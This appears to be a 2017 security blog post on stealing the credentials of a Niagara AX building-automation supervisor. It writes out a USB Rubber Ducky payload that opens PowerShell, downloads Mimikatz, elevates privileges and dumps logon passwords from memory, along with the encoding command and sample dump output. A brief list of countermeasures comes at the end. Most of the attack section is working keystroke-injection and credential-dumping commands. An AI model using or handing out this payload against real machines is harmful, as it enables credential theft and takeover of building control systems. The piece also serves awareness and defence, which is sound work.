

Building Automation System security

\$>_h@cking passwords

::Key words

BMS, BAS, BEMS, M2M, IoT framework, Niagara AX, Hacking,
Password, IT security, Mimikatz

Author: wawax

Date: 5th of January 2017

@-> Summary ;



0. Introduction
1. Niagara platform login
2. Vector of attack
3. Mimikatz
4. Forging a payload for the "ducky"
5. Encode the payload
6. Plug the USB and ... wait for it ...
7. Example of counter measures

0. Introduction

- The goal of this presentation is to demonstrate through a practical use case how a BMS system can be compromised by stealing the passwords.
- To do so we will use [Mimikatz](#) to perform this attack on a Niagara AX supervisor on Windows 7.
- As Niagara platform supervisor use Windows credentials it makes it vulnerable to this attack.

Note that this attack is not specific to Niagara AX and may concern other BMS softwares running on Windows.

1. Niagara platform login



The Niagara AX user for the platform is the same as the Windows one. We'll see how to hack it.

2. Vector of attack




Note: Mimikatz is also available as a meterpreter module !

3. Mimikatz

But first of all what is mimikatz ?

- An awesome tool developed by an awesome guy {gentilkiwi}
- A toolkit for Windows OS to, but not only, dump the hashes and cleartext passwords from the memory...



```
mimikatz # version  
  
mimikatz 2.1 (arch x64)  
Windows NT 10.0 build 10240 (arch x64)  
msvc 150030729 207  
  
mimikatz # _
```

4. Forging a payload for the "ducky"

- First, let's download Mimikatz from a remote URL

```
REM *****  
REM Payload: Mimikatz with UAC Bypass using Powershell  
REM Target: Window 10  
REM Author: wawax  
REM Based on the original work of Darren Kitchen & redmeatuk  
REM *****  
DELAY 3000  
CONTROL ESCAPE  
DELAY 500  
GUI r  
DELAY 500  
STRING powershell (new-object System.Net.WebClient).DownloadFile  
ENTER  
DELAY 10000
```

- Secondly, let's execute mimikatz as root and dump the pass.

```
GUI r
DELAY 500
STRING powershell Start-Process cmd -Verb runAs
ENTER
DELAY 1000
ALT y
DELAY 500
STRING %TEMP%\mimikatz.exe privilege::debug sekurlsa::logonpass
ENTER
DELAY 500
STRING exit
ENTER
REM ... and cleanup if needed
```

5. Encode the payload

```
$>java -jar duckencode.jar -i mimikatz.txt -o d:\inject.bin
```

Note that depending on your country you may need to adjust the keyboard layout settings or the payload syntax to make it works.

6. Plug the USB and ... wait for it ...

... get the clear text password of the supervisor from the memory dump performed by mimikatz (O_O);

```
mimikatz # sekurlsa::logonpasswords full

Authentication Id : 0 ; 143026 (00000000:00022eb2)
Session          : RemoteInteractive from 2
User Name        : niagara
Domain           : DESKTOP-P457H50
Logon Server      : DESKTOP-P457H50
Logon Time        : 1/6/2017 2:33:03 PM
SID               : S-1-5-21-

    msv :
        [00000003] Primary
        * Username : niagara
        * Domain   : DESKTOP-P457H50
        * NTLM      : a!
        * SHA1      : 9c
        *           : d
        *           : 3ae95d530
        [00010000] CredentialKeys
        * NTLM      : a!
        * SHA1      : 9c
        *           : d
        *           : 3ae95d530
    tspkg :
    wdigest :
        * Username : niagara
        * Domain   : DESKTOP-P457H50
        * Password : (clear text password)
    kerberos :
        * Username : niagara
        * Domain   : DESKTOP-P457H50
        * Password : (null)
    ssp :
    credman :
```

(;_) => clear password

7. Example of counter measures

- Antivirus up-to-date
- Restrictive user permissions to execute the BMS supervisor
- Protect USB port access ! (yes again ..)
- Be scared of unknown USB key (especially with yellow duck :)
- Migrate to an updated version of Windows (10 pro is fine).
- Check the UseLogonCredential registry key.

Thank you for reading !

m(_ _)m

```
__(.)< { "couin couin" }  
\__ )  
$> for ( ; ; ) {you've been h@ck3d}
```

References

For remote attacking the BMS and performing a post exploitation from meterpreter, you can refer to my previous article.

[Building Automation System security - \\$>_h@cking j0urney](#)